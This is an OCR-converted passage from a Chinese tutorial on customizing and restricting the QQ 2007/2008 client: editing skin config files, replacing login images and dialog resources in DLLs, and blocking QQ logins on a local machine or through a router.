


图10

首先找到QQ安装目录中“NewSkins\QQ2008\IMSkin\”下的IMSkin.ini文件，一般QQ2008默认安装在C:\Program Files\Tencent\QQ\NewSkins\QQ2008\IMSkin；QQ2007默认安装在C:\Program Files\Tencent\QQ\NewSkins\QQ2007。找到“IMSkin.ini”文件后，双击用记事本打开，按键盘上的CTRL+F 快捷键准备进行查找修改。

先搜索“rightSpace”，**将“rightSpace=0”改为“rightSpace=-242”**（注意242前面有个减号）；然后再搜索“menuShowBand”，**将“menuShowBand = 1”改为“menuShowBand = 0”**（记住空格绝对不能去掉）。

重新启动QQ，你再次进行聊天的时候就会发现已经没有这个广告了，如图11。




图11

2、去掉QQ的搜索条

QQ里面的那个QQ搜索条我一直没怎么用，如图12，干脆直接不让它显示吧！




图12

步骤如下：

找到QQ安装目录“NewSkins\QQ2008\”下的“VBScript.vbs”文件，然后用记事本打开，按CTRL+F搜索“ImSearchPlugin.bInside”，共有三处，把最后一处的**“ImSearchPlugin.bInside = TRUE”修改为“ImSearchPlugin.bInside = FALSE”**即可（注意中间的空格不要删除了），修改后的效果如图13。



图13

二、修改QQ启动图片

很多朋友说在网吧登录QQ的时候，登录框里有图片显示是“某某网吧专用版”，其实这是QQ的登录框被修改了，方法很简单的，只要修改这个登录框所对应的图片就可以了。

准备工具：PE Explorer汉化版、QQ2008（当然其他的版本也可以借鉴此方法，但不保证都能正常运行）

1、先关闭QQ，然后打开QQ所在的目录，找到“LoginCtrlRes.dll”这个文件，将这个文件复制备份一下，在修改后出了问题可以恢复。

备份小技巧：按住CTRL键，将“LoginCtrlRes.dll”拖动一下即可复制出一个“复件LoginCtrlRes.dll”文件。

2、打开PE Explorer，点击左上角的“文件”，文件类型选择为“.dll”，然后选择QQ的主目录，找到“LoginCtrlRes.dll”这个文件。

3、打开“LoginCtrlRes.dll”文件后，点击PE Explorer工具栏上的“资源查看／编辑”按钮，如图14。

4、在“资源编辑器”里我们选择“位图”－“963”，如图15，这个图片就是QQ登录界面的图片。如果大家想修改其它图片，可以点击其它的位图资源号来选择查看。

这里我以修改“963”里面的图片为例来为大家进行演示。




图14




图15

（1）首先选择“963”，然后按鼠标右键，选择“编辑资源”，如图16。




图16

（2）这时会弹出一个修改图片的对话框，我们需要准备一个尺寸为324X47像素的BMP图片，如图17。




图17

（3）点击“替换为”前面像一个文件夹的图标，然后选择一张做好的尺寸为324X47像素的BMP图片（你可以根据自己的喜好自己制作），接着会提示你数值已经被修改，是否继续。我们当然是选择“是”啦！

（4）最后点击PE Explorer工具栏的“文件”，然后选择“另存为”保存为同名文件。这时你重新运行QQ，登录框上的图片就已经是被修改过的图片了，如图18。



图18

借这个机会，我再说说手机版QQ的启动图片的修改方法，也是很简单的。大家先把一张适合你手机屏幕分辨率的png格式图片重命名为splash_logo.png，然后复制到手机里/Sys-

tem/Apps/QQ 目录下替换同名文件即可！

三、修改QQ性别为任意文字

注意：此修改方法只适合QQ2007，不适合QQ2008及后续版本，在QQ2008的版本中即使按照下面的方法修改了，也只是显示成“不公开”。

所需工具：QQ2007、eXeScope 6.50

具体步骤如下：

1、打开QQ的主目录，找到“QQRes.dll”文件，然后备份。

2、使用eXeScope打开“QQRes.dll”，在左边依次点击**“资源”－“对话框”－“17254”**。选中“性别”下方的“ComboBox”，然后在“组合框”中选择“下拉”，最后点击工具栏上的第四个按钮“保存更新”即可，如图19。




图19

登录QQ，然后在“性别”这里就可以输入你想要的字符了（注意：服务器只能接受2个字符或是1个汉字），接着在“个人说明”里面随便输入什么或者删除什么，最后点击“应用”就完全搞定了，如图20。




图20

第三部分　高级QQ技巧

一、阻止QQ号码在本地登录

1、阻止指定QQ号码

如果想阻止某一个QQ号码在本地登录，其实是很简单的，在电脑上做一个小小的限制就可以实现。下面我以阻止QQ124829875在本机登录为例给大家演示一下设置步骤。

（1）此方法只适合NTFS的磁盘类型

首先需要去掉“使用简单文件共享”，我们依次选择**“我的电脑”－“工具”－“文件夹选项”－“查看”**，然后去掉“使用简单文件共享”前面的勾。

接着打开QQ的主目录，然后在主目录下面建立一个名为“124829875”（目录名与要阻止的QQ号一样）的文件夹，接着在该文件夹上点击鼠标右键，选择“属性”，再选择“安全”

项，在右下角的“拒绝”这里勾选全部，如图21。




图21

这样设置后，124829875这个QQ号就无法在这台电脑上登录了。

（2）有人会问，我不是NTFS的磁盘类型也能实现阻止指定QQ登录吗？当然可以，方法更简单。首先打开你的QQ主目录，随便打开一个号码文件夹，然后找到一个名为“MsgEx.db”的文件，如图22。




图22

将“MsgEx.db”文件复制到你想限制登录的QQ号码的文件夹，这时如果登录这个号码将会提示你密码错误，如图23。




图23

相信大家学到这里都已经看明白了，主要是因为QQ登录时会对相关文件和文件夹进行读取和写入一些数据，只要我们对其写入或者读取的文件及文件夹做一下“设置”，那么就能实现限制QQ登录了。如果你在使用QQ时无法登录，有可能别人就用了以上方法对QQ进行了设置，你只要反其道而行之就可以了。

2、阻止任意QQ号码

（1）ws2_32.dll

这个文件是很神奇的一个文件，如果QQ的文件夹下多出这么一个文件的话，那么就会有很意外的提示。打开QQ的主目录，然后新建一个“文本文档”或者“文件夹”，将其重命名为“ws2_32.dll”，注意不含引号。

这时如果你运行QQ，就会提示：“应用程序或DLL X:\XXXX\WS2_32.dll为无效的Windows映像，请再检测一遍您的安装盘。”，如图24。

是不是很有趣？要是想恢复的话，删除“ws2_32.dll”文件即可。另外，这个方法不仅

适用于QQ，基本上很多的软件都会受到影响。




图24

那么我们就来看看这个“ws2_32.dll”文件的庐山真面目吧：

小知识

ws2_32 – ws2_32.dll – DLL 文件信息
DLL 文件：ws2_32 或者 ws2_32.dll
DLL 名称：WinSock 2.0 32bit
描述：
ws2_32.dll 是 Windows Sockets 应用程序接口，用于支持 Internet 和网络应用程序。
属于：Windows Sockets
系统 DLL 文件：是
常见错误：File Not Found，Missing File，Exception Errors
安全等级(0–5)：0
间谍软件：否
广告软件：否

(2) WizardCtrl.dll

这个“WizardCtrl.dll”文件也是很有意思的，如图25，当我们登录过QQ之后将此文件删除，再次进行登录时，就只能登录已经登录过的QQ号码，要是登录新的QQ号码就无法登录，而且没有任何提示。




图25

(3) 使用路由器限制QQ登录

这个方法比较适合企业的一些网管，主要就是通过获得QQ登录的IP，然后对其IP进行屏蔽，实现QQ无法登录。这里我以TP–Link 541G+这款路由器为例子给大家演示一下，其他的路由器也可以借鉴这种方法。

①获得QQ的登录服务器的IP

